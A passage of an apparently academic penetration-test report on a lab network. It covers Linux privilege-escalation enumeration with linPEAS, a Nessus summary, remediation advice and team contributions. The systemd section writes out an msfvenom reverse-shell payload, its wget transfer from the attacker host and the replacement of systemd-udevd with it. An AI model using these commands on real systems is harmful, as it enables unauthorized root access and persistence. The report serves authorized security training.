-rw-r--r--  1 root root  661 Jan  5  2018 php5
-rw-r--r--  1 root root  102 Jun  7  2015 .placeholder

/etc/cron.daily:
total 72
drwxr-xr-x  2 root root  4096 Apr 15  2018 .
drwxr-xr-x 95 root root  4096 Apr 24 10:23 ..
-rwxr-xr-x  1 root root   311 Dec 28  2014 0anacron
-rwxr-xr-x  1 root root   625 Mar 31  2018 apache2
-rwxr-xr-x  1 root root 15000 Dec 11  2016 apt
-rwxr-xr-x  1 root root   314 Nov  8  2014 aptitude
-rwxr-xr-x  1 root root   355 Oct 17  2014 bsdmainutils
-rwxr-xr-x  1 root root  1597 May  2  2016 dpkg
-rwxr-xr-x  1 root root  4125 Feb 10  2018 exim4-base
-rwxr-xr-x  1 root root    89 Nov  8  2014 logrotate
-rwxr-xr-x  1 root root  1293 Dec 31  2014 man-db
-rwxr-xr-x  1 root root   435 Jun 13  2013 mlocate
-rwxr-xr-x  1 root root   249 May 17  2017 passwd
-rw-r--r--  1 root root   102 Jun  7  2015 .placeholder

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Apr 15  2018 .
drwxr-xr-x 95 root root 4096 Apr 24 10:23 ..
-rw-r--r--  1 root root  102 Jun  7  2015 .placeholder

/etc/cron.monthly:
total 16
drwxr-xr-x  2 root root 4096 Apr 15  2018 .
drwxr-xr-x 95 root root 4096 Apr 24 10:23 ..
-rwxr-xr-x  1 root root  313 Dec 28  2014 0anacron
-rw-r--r--  1 root root  102 Jun  7  2015 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Apr 15  2018 .
drwxr-xr-x 95 root root 4096 Apr 24 10:23 ..
-rwxr-xr-x  1 root root  312 Dec 28  2014 0anacron
-rwxr-xr-x  1 root root  771 Dec 31  2014 man-db
-rw-r--r--  1 root root  102 Jun  7  2015 .placeholder
hussein@gamma:/root$ #SarjounRadiyeh
```

No system wide cronjobs or any stored in cron.d, cron.daily etc.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
hussein@gamma:/$ ls -la /etc/crontab
-rwxrwxrwx 1 root root 721 May  5  2018 /etc/crontab
hussein@gamma:/$
```

The /etc/crontab file is world writable, so we can edit it and create a cronjob to run as root, but it wont work because the cron service is in insecure mode due to this misconfiguration.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
hussein@gamma:/$ sudo systemctl status cron
● cron.service - Regular background program processing daemon
   Loaded: loaded (/lib/systemd/system/cron.service; enabled)
   Active: active (running) since Mon 2025-05-05 13:33:16 CDT; 1h 51min ago
     Docs: man:cron(8)
 Main PID: 415 (cron)
   CGroup: /system.slice/cron.service
           └─415 /usr/sbin/cron -f

May 05 13:33:16 gamma cron[415]: (*system*) INSECURE MODE (group/other writable) (/etc/crontab)
May 05 13:33:16 gamma cron[415]: (CRON) INFO (Running @reboot jobs)
May 05 13:39:01 gamma CRON[1574]: pam_unix(cron:session): session opened for user root by (uid=0)
May 05 13:39:01 gamma CRON[1575]: (root) CMD (  [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/se ... lean)
May 05 14:09:01 gamma CRON[1694]: pam_unix(cron:session): session opened for user root by (uid=0)
May 05 14:09:01 gamma CRON[1695]: (root) CMD (  [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/se ... lean)
May 05 14:39:01 gamma CRON[1854]: pam_unix(cron:session): session opened for user root by (uid=0)
May 05 14:39:01 gamma CRON[1855]: (root) CMD (  [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/se ... lean)
May 05 15:09:01 gamma CRON[1973]: pam_unix(cron:session): session opened for user root by (uid=0)
May 05 15:09:01 gamma CRON[1974]: (root) CMD (  [ -x /usr/lib/php5/sessionclean ] && /usr/lib/php5/se ... lean)
Hint: Some lines were ellipsized, use -l to show in full.
```

2- SUID/SGIDbit

```
hussein@gamma:/root$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
find: `/root': Permission denied
find: `/run/exim4': Permission denied
find: `/run/log/journal/255354b061a24857a8a597fb3ef2d05e': Permission denied
find: `/run/systemd/inaccessible': Permission denied
find: `/etc/ssl/private': Permission denied
find: `/sys/kernel/debug': Permission denied
find: `/var/log/mysql': Permission denied
find: `/var/log/apache2': Permission denied
find: `/var/log/exim4': Permission denied
find: `/var/spool/rsyslog': Permission denied
find: `/var/spool/cron/crontabs': Permission denied
find: `/var/spool/cron/atspool': Permission denied
find: `/var/spool/cron/atjobs': Permission denied
find: `/var/spool/exim4': Permission denied
find: `/var/lib/sudo/lectured': Permission denied
find: `/var/lib/sudo/ts': Permission denied
find: `/var/lib/php5/sessions': Permission denied
find: `/var/lib/container': Permission denied
find: `/var/lib/mysql': Permission denied
find: `/var/lib/mysql-files': Permission denied
find: `/var/lib/bluetooth': Permission denied
find: `/var/cache/ldconfig': Permission denied
find: pred.c:1932: launch: Assertion `starting_desc ≥ 0' failed.
Aborted
hussein@gamma:/root$ sudo find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 9468 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 362672 Nov 21  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 562536 Nov 19  2017 /usr/lib/openssh/ssh-keysign
-rwsrwxrwx 1 root root 176400 Sep  8  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 38868 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 26344 Mar 29  2015 /bin/umount
-rwsr-xr-x 1 root root 34684 Mar 29  2015 /bin/mount
hussein@gamma:/root$ #SarjounRadiyeh
hussein@gamma:/root$
```

no SUID or SGID bit set anywhere (unless sudo is used only the obvious ones like su, mount, sudo etc... have them set).

```
sarjounradiyeh@kali: ~

hussein@gamma:~$ cat /usr/bin/gettext.sh
#! /bin/sh
#
# Copyright (C) 2003, 2005-2007, 2011 Free Software Foundation, Inc.
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU Lesser General Public License as published by
# the Free Software Foundation; either version 2.1 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU Lesser General Public License for more details.
#
# You should have received a copy of the GNU Lesser General Public License
# along with this program.  If not, see <http://www.gnu.org/licenses/>.
#

# Find a way to echo strings without interpreting backslash.
if test "X`(echo '\t') 2>/dev/null`" = 'X\t'; then
  echo='echo'
else
  if test "X`(printf '%s\n' '\t') 2>/dev/null`" = 'X\t'; then
    echo='printf %s\n'
  else
    echo_func () {
      cat <<EOT
$*
EOT
    }
    echo='echo_func'
  fi
fi

# This script is primarily a shell function library. In order for
# ". gettext.sh" to find it, we install it in $PREFIX/bin (that is usually
# contained in $PATH), rather than in some other location such as
# $PREFIX/share/sh-scripts or $PREFIX/share/gettext. In order to not violate
# the Filesystem Hierarchy Standard when doing so, this script is executable.
# Therefore it needs to support the standard --help and --version.
if test -z "${ZSH_VERSION+set}"; then
  # zsh is not POSIX compliant: By default, while ". gettext.sh" is executed,
  # it sets $0 to "gettext.sh", defeating the purpose of this test. But
  # fortunately we know that when running under zsh, this script is always
  # being sourced, not executed, because hardly anyone is crazy enough to
  # install zsh as /bin/sh.
  case "$0" in
    gettext.sh | */gettext.sh | *\\gettext.sh)
```

```
hussein@gamma:~$ grep -r 'gettext.sh' /etc /usr /root /opt 2>/dev/null

/usr/bin/gettext.sh:# ". gettext.sh" to find it, we install it in $PREFIX/bin (that is usually
/usr/bin/gettext.sh:  # zsh is not POSIX compliant: By default, while ". gettext.sh" is executed,
/usr/bin/gettext.sh:  # it sets $0 to "gettext.sh", defeating the purpose of this test. But
/usr/bin/gettext.sh:    gettext.sh | */gettext.sh | *\\gettext.sh)
/usr/bin/gettext.sh:        echo "GNU gettext shell script function library version $version"
/usr/bin/gettext.sh:        echo "Usage: . gettext.sh"
/usr/share/lintian/overrides/gettext-base:gettext-base: script-with-language-extension usr/bin/gettext.sh
/usr/share/perl5/Dpkg/Gettext.pm:                return gettext(shift);
hussein@gamma:~$
hussein@gamma:~$
```

Nothing useful references the .sh file (no SUID or SGID binary or Cronjob) hence we can't use this, even if we modify it, it has no use.

3- Linpeas

```
hussein@gamma:/tmp$ wget http://192.168.174.129/linpeas.sh
--2025-04-24 10:32:10--  http://192.168.174.129/linpeas.sh
Connecting to 192.168.174.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827841 (808K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                          100%[===================

2025-04-24 10:32:10 (36.2 MB/s) - 'linpeas.sh' saved [827841/827841]

hussein@gamma:/tmp$ chmod +x linpeas.sh
hussein@gamma:/tmp$ #SarjounRadiyeh
hussein@gamma:/tmp$
```

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.174.128 - - [24/Apr/2025 18:32:10] "GET /linpeas.sh HTTP/1.1" 200 -
```

Obtained linpeas through a python http server on Kali then gave it execution permission.

```
sarjounradiyeh@kali: ~
hussein@gamma:/tmp$
hussein@gamma:/tmp$ ./linpeas.sh

   /---------------------------------------------------------------------\
   |                         Do you like PEASS?                          |
   |---------------------------------------------------------------------|
   |         Learn Cloud Hacking       :     https://training.hacktricks.xyz |
   |         Follow on Twitter         :     @hacktricks_live            |
   |         Respect on HTB            :     SirBroccoli                 |
   |---------------------------------------------------------------------|
   |                             Thank you!                              |
   \---------------------------------------------------------------------/
         LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator.
 Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
```

```
sarjounradiyeh@kali: ~

Other Interesting Files

.sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
You can write script: /usr/bin/gettext.sh
```

```
sarjounradiyeh@kali: ~

Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
awk: write failure (Broken pipe)
awk: close failed on file /dev/stdout (Broken pipe)
uniq: write error: Broken pipe
/bin
/bin/chacl
/bin/dumpkeys
/bin/getfacl
/bin/ip
/bin/kmod
#)You_can_write_even_more_files_inside_last_directory

/dev/mqueue
/dev/shm
/etc/crontab
/lib/systemd/systemd
/lib/systemd/systemd-bus-proxyd
/lib/systemd/systemd-udevd
/opt/scripts
/opt/scripts/fileshare.py
/run/lock
/sbin
/sbin/agetty
/sbin/badblocks
/sbin/blkdiscard
/sbin/blkid
/sbin/blockdev
#)You_can_write_even_more_files_inside_last_directory

/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/bin
/usr/bin/[
/usr/bin/2to3-2.7
/usr/bin/a2p
/usr/bin/ab
/usr/bin/acpi
```

```
sarjounradiyeh@kali: ~

/usr/lib/i386-linux-gnu/libgtk2.0-0/gtk-update-icon-cache
/usr/lib/python2.7/pdb.py
/usr/local/bin
/usr/local/sbin
/usr/sbin
/usr/sbin/exim4
/usr/share/docutils/scripts/python2/rst2html
/usr/share/docutils/scripts/python2/rst2latex
/usr/share/docutils/scripts/python2/rst2man
/usr/share/docutils/scripts/python2/rst2odt
/usr/share/docutils/scripts/python2/rst2odt_prepstyles
#)You_can_write_even_more_files_inside_last_directory

/usr/share/python/pyversions.py
/var/lib/php5/sessions
/var/mail/ted
/var/tmp
```

```
sarjounradiyeh@kali: ~

Permissions in init, init.d, systemd, and rc.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /lib/systemd/systemd-udevd
/lib/systemd/systemd-bus-proxyd
/lib/systemd/systemd
```

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 9.3K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 355K Nov 21  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 550K Nov 19  2017 /usr/lib/openssh/ssh-keysign
You can write SUID file: /usr/bin/sudo
-rwsr-xr-x 1 root root 38K May 17  2017 /bin/su
-rwsr-xr-x 1 root root 26K Mar 29  2015 /bin/umount  ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 34K Mar 29  2015 /bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
```

```
sarjounradiyeh@kali: ~

!includedir /etc/mysql/conf.d/

MySQL version
mysql  Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (i686) using readline 6.3
MySQL user: mysql

MySQL connection using default root/root ........... No
MySQL connection using root/toor ................... No
MySQL connection using root/NOPASS ................. No
```

```
sarjounradiyeh@kali: ~

nameserver 192.168.174.2

Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:41950           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::59377                :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
```

```
sarjounradiyeh@kali: ~

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

Analyzing .service files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/getty.target.wants/getty@tty1.service is calling this writable executable: /sbin/agetty
/etc/systemd/system/halt.target.wants/hwclock-save.service is calling this writable executable: /sbin/hwclock
/etc/systemd/system/hibernate.target.wants/anacron-resume.service is calling this writable executable: /bin/systemctl
/etc/systemd/system/hybrid-sleep.target.wants/anacron-resume.service is calling this writable executable: /bin/systemctl
/etc/systemd/system/poweroff.target.wants/hwclock-save.service is calling this writable executable: /sbin/hwclock
/etc/systemd/system/reboot.target.wants/hwclock-save.service is calling this writable executable: /sbin/hwclock
/etc/systemd/system/suspend.target.wants/anacron-resume.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/anacron-resume.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/autovt@.service is calling this writable executable: /sbin/agetty
/lib/systemd/system/console-getty.service is calling this writable executable: /sbin/agetty
/lib/systemd/system/console-shell.service is calling this writable executable: /sbin/sulogin
/lib/systemd/system/console-shell.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/container-getty@.service is calling this writable executable: /sbin/agetty
/lib/systemd/system/emergency.service could be executing some relative path
/lib/systemd/system/getty@.service is calling this writable executable: /sbin/agetty
/lib/systemd/system/getty-static.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/getty.target.wants/getty-static.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/hwclock-save.service is calling this writable executable: /sbin/hwclock
/lib/systemd/system/ifup@.service is calling this writable executable: /sbin/ifdown
/lib/systemd/system/initrd-cleanup.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/initrd-parse-etc.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/initrd-parse-etc.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/initrd-parse-etc.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/initrd-switch-root.service is calling this writable executable: /bin/systemctl
/lib/systemd/system/initrd-udevadm-cleanup-db.service is calling this writable executable: /bin/udevadm
```

```
sarjounradiyeh@kali: ~

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
HOME=/root
LOGNAME=root

1       5       cron.daily      run-parts --report /etc/cron.daily
7       10      cron.weekly     run-parts --report /etc/cron.weekly
@monthly        15      cron.monthly    run-parts --report /etc/cron.monthly
```

```
sarjounradiyeh@kali: ~

╔═══╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: [ debian=7|8 ],RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: [ debian=7|8 ],RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
```

A compilation of all noteworthy things we found on linpeas.

i- systemd

To exploit our write privileges over /lib/systemd/systemd, we need to replace one of these files such that it establishes a root reverse shell on startup (these files are owned and launched by root).

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.174.129 LPORT=4444 -f elf -o systemd-udevd
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: systemd-udevd

┌──(sarjounradiyeh㉿kali)-[~]
└─$
```

Generating a payload.

```
hussein@gamma:/tmp$ wget http://192.168.174.129/systemd-udevd
--2025-04-24 10:50:20--  http://192.168.174.129/systemd-udevd
Connecting to 192.168.174.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: 'systemd-udevd'

systemd-udevd                                       100%[===================================

2025-04-24 10:50:20 (86.7 MB/s) - 'systemd-udevd' saved [194/194]

hussein@gamma:/tmp$ #SarjounRadiyeh
hussein@gamma:/tmp$
```

Transferred the payload to target machine using python server.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.174.128 - - [24/Apr/2025 18:50:19] "GET /systemd-udevd HTTP/1.1" 200 -
```

Created the corresponding elf reverse shell file of systemd-udevd then copied it into Gamma using an http server.

```
hussein@gamma:/tmp$ cp /lib/systemd/systemd-udevd /tmp/systemd-udevd.bak
hussein@gamma:/tmp$ #SarjounRadiyeh
hussein@gamma:/tmp$
```

Made a backup in case something bad happens.


```
hussein@gamma:/tmp$ sudo systemctl stop systemd-udevd
[sudo] password for hussein:
Warning: Stopping systemd-udevd.service, but it can still be activated by:
  systemd-udevd-control.socket
  systemd-udevd-kernel.socket
hussein@gamma:/tmp$
hussein@gamma:/tmp$
hussein@gamma:/tmp$ cp systemd-udevd /lib/systemd/systemd-udevd
hussein@gamma:/tmp$ ls -la /lib/systemd/systemd-udevd
-rwxrwxrwx 1 root root 194 Apr 24 10:52 /lib/systemd/systemd-udevd
hussein@gamma:/tmp$ #SarjounRadiyeh
```

Stopped the systemd-udevd service (hussein has sudo permissions) then copied the reverse shell binary of it into /lib/systemd.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

Attempting to reboot the machine broke it up a bit and didnt work... shouldn't be messing with important system files anyways

4- Nessus



Nessus Vulnerability Assessment Report
Target IP: 192.168.3.131
Total Vulnerabilities Detected: 269

Severity Distribution

- Critical: 43 vulnerabilities
- High: 104 vulnerabilities
- Medium: 55 vulnerabilities
- Low: 3 vulnerabilities
- Informational: 64 findings

Key Critical Vulnerabilities

1. **Debian DLA-1397-1: PHP5 security update**
    - CVSS v3.0 Score: 9.8
    - EPSS Score: 0.8014
    - Plugin ID: 110697
    - Link: https://www.tenable.com/plugins/nessus/110697
2. **Debian DLA-1421-1: ruby2.1 security update**
    - CVSS v3.0 Score: 9.8

- EPSS Score: 0.8851
- Plugin ID: 111081
- Link: https://www.tenable.com/plugins/nessus/111081

3. **Debian DLA-1601-1: perl security update**
   - CVSS v3.0 Score: 9.8
   - EPSS Score: 0.0973
   - Plugin ID: 119311
   - Link: https://www.tenable.com/plugins/nessus/119311
4. **Debian DLA-1651-1: libgd2 security update**
   - CVSS v3.0 Score: 9.8
   - EPSS Score: 0.8949
   - Plugin ID: 121483
   - Link: https://www.tenable.com/plugins/nessus/121483
5. **Debian DLA-1970-1: PHP5 security update**
   - CVSS v3.0 Score: 9.8
   - EPSS Score: 0.9411
   - Plugin ID: 130283
   - Link: https://www.tenable.com/plugins/nessus/130283

Key Observations

The scan identified 269 vulnerabilities, including 43 marked as critical. Many of these stem from outdated Debian packages such as PHP5, Ruby2.1, Perl, and various system libraries. High-severity vulnerabilities also involve services like Apache, OpenSSL, and the Linux kernel. Several of the detected issues have high EPSS scores, indicating a strong likelihood of exploitation in the wild

Recommendations

Immediate patching of all critical and high-risk packages is necessary to reduce exposure. Disable or limit access to unnecessary services and ports. Implement continuous monitoring and auditing to detect anomalies. Ensure reliable backup and recovery procedures are in place. Integrate automated patch management and schedule regular Nessus scans to maintain ongoing system security.

Remediation

1- Linux

- Restrict sudo privileges to only trusted users and explicitly define allowed commands in /etc/sudoers using NOPASSWD only where absolutely necessary
- Remove hardcoded passwords in scripts (e.g., fileshare.py) and never reuse them for system accounts.
- Secure sensitive files, scripts and environment variables by applying strict file permissions (e.g., chmod 700) and ownership settings:
    - systemd
    - /bin, /usr/local/bin, /sbin, and /usr/local/sbin
    - PATH
    - /etc/crontab, cron.d, cron.daily, cron.weekly, cron.monthly
- Use strong, complex passwords for all user accounts, including the Joomla admin and the bakri user, to prevent easy brute-force attacks.

2- Windows Active Directory

i- Credentials & Authentication

- Reset passwords for all compromised accounts (e.g., jtribbiani, svc-sql, postgresql, cbing, etc.).
- Enforce strong password policies: Minimum 12 characters, Include uppercase, lowercase, numbers, and symbols, Enforce password history and expiration…
- Require multi-factor authentication (MFA) for all accounts.
- Remove plaintext passwords from configuration files and scripts (e.g., Unattend.xml, passwords.txt).

ii- Active Directory Hardening

- Remove unnecessary users from privileged groups like "Domain Admins", "Enterprise Admins", "Administrators".
- Delete or disable suspicious GPOs such as AlphaGPP_Backdoor.
- Enable Kerberos pre-authentication for all users to mitigate AS-REP roasting.
- Regularly audit BloodHound findings for misconfigured privilege paths.

iii- Service and Configuration Security

- Fix unquoted service paths to prevent privilege escalation (e.g., Unquoted Path Service).
- Remove or restrict access to services with weak permissions (e.g., daclsvc, filepermservice, regsvc).
- Apply proper ACLs to service binaries and registry paths (e.g., daclsvc, unquotedsvc, regsvc, dllsvc...).

- Delete or restrict scheduled tasks that can be hijacked (e.g., FancyTask, CleanUp, LPE).
- Remove or secure autorun programs with writeable executables (program.exe).

Network Protocol and Exposure Risks

- Enable SMB signing on all systems and enforce it via GPO to prevent man-in-the-middle (MITM) attacks.
- Disable LLMNR and NetBIOS over TCP/IP on all endpoints via GPO to mitigate spoofing attacks (e.g., Responder).
- Ensure Windows Firewall is enabled on all endpoints, configured with allow/deny rules based on least privilege.

Patching and Software Hardening

- Patch all Windows machines with the latest security updates.
- Update or remove vulnerable applications (e.g., true.exe, XAMPP).
- Remove test or development software from production systems (e.g., Vulnserver, XAMPP).

Segmentation and Least Privilege

- Restrict RDP, SMB, and WinRM access between user machines and domain infrastructure.
- Apply least privilege principle across user and service accounts.
- Remove unnecessary local administrator rights from standard users.

Host-Specific Remediations

Domain Controller

- Reconfigure service accounts (svc-fileshare, svc-sql) with least privilege.
- Enable SMB signing and restrict SMB null sessions.
- Remove write access to sensitive shares (e.g., importantfiles).
- Audit user descriptions for sensitive info leakage (e.g., password hints).
- Enforce firewall rules to limit inbound SMB, RDP, WinRM, and RPC access.

Windows Box A

- Secure or remove vulnerable services: daclsvc, filepermservice, regsvc, dllsvc.
- Fix unquoted service paths to prevent hijack (e.g., Unquoted Path Service).
- Remove or secure autorun entries (My Program with program.exe).
- Disable AlwaysInstallElevated policy in the registry.
- Secure or remove vulnerable scheduled tasks (FancyTask, LPE, CleanUp).
- Delete plaintext passwords and Base64 secrets in config files.
- Harden WinRM and disable if not actively needed.
- Disable LLMNR and NetBIOS.

- Enable Windows Firewall with appropriate service-based rules.

Windows Box B

- Secure or remove exposed XAMPP directory (index.php, passwords.txt).
- Apply the same service and scheduled task hardening as Box A.
- Remove vulnerable web applications with SYSTEM-level execution.
- Clean up sensitive data stored in C:\xampp, C:\Windows\Repair, and C:\Users.
- Disable unnecessary network protocols (LLMNR, NetBIOS).
- Ensure local firewall is active with least-privilege rules.

Contributions

Antoine Abou Faycal

- Discovered network topology and identified three machines using ARP and Nmap scans.
- Enumerated domain users and system services across multiple Windows and Linux machines.
- Created targeted wordlists using crunch and cewl to brute-force weak passwords.
- Cracked multiple user credentials using hashcat from dumped NTLM and Kerberos hashes.
- Used PsExec for initial access and privilege escalation to SYSTEM on Windows targets.
- Dumped password hashes via meterpreter and dcsync, enabling full credential access.
- Identified and exploited Kerberoastable and AS-REP roastable accounts for offline hash cracking.
- Utilized BloodHound to find shortest paths to Domain Admin and escalate privileges accordingly.
- Exploited insecure service paths, weak registry permissions, and unquoted service executables.
- Uploaded and executed reverse shells via misconfigured Joomla admin panel to gain Linux access.
- Leveraged Joomla's default template to insert PHP shell and gain a foothold.
- Escalated privileges on Linux via sudo ALL access and writable PATH directories.
- Extracted flags from multiple user accounts including Administrator, bob, and admin.
- Used winPEAS and linPEAS to discover local privilege escalation vectors.
- Accessed multiple systems via RDP, WinRM, and SSH using recovered credentials.
- Achieved full domain compromise by cracking Domain Admin hashes and reusing credentials.
- Documented SMB signing configurations and reported on network security posture.
- Conducted thorough post-exploitation analysis including password reuse and ticket generation.
- Recommended remediations

Sarjoun Radiyeh

- Discovered target hosts using ARP scan and identified active services with full-port Nmap scans.
- Enumerated website using dirsearch, CeWL, JoomScan, and BurpSuite to gain initial access.
- Gained Joomla admin panel access by brute-forcing the login credentials using a custom wordlist.
- Achieved initial shell via PHP template injection and upgraded to an interactive reverse shell.

- Escalated privileges on Linux through SFTP credential reuse and sudo access to become root.
- Attempted systemd-udevd persistence on Linux (abandoned due to instability).
